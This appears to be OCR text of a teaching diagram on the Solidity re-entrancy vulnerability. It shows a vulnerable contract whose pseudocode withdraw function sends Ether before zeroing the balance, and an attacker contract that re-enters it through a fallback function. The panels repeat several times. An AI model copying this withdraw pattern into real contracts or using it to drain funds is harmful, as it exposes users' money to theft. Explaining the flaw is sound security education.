

Solidity

Vulnerability

By phrm

Re-entrancy


Fallback function
3
Calling withdraw function
1
Attacker contract
Vulnerable contract
2
Sending ether



```
20 Ether
B: 1 Ether

Withdraw() {
    check balance > 0;
    send Ether;
    balance = 0;
}
```

```
0 Ether

attack() {
    A.withdraw();
}
```

A


20 Ether
B: 1 Ether

```
Withdraw() {
    check balance > 0;
    send Ether;
    balance = 0;
}
```

B


0 Ether

```
attack() {
    A.withdraw();
}
```




```
A

20 Ether
B: 1 Ether

Withdraw() {
    check balance > 0;
    send Ether;
    balance = 0;
}
```

```
B

0 Ether

attack() {
    A.withdraw();
}
```



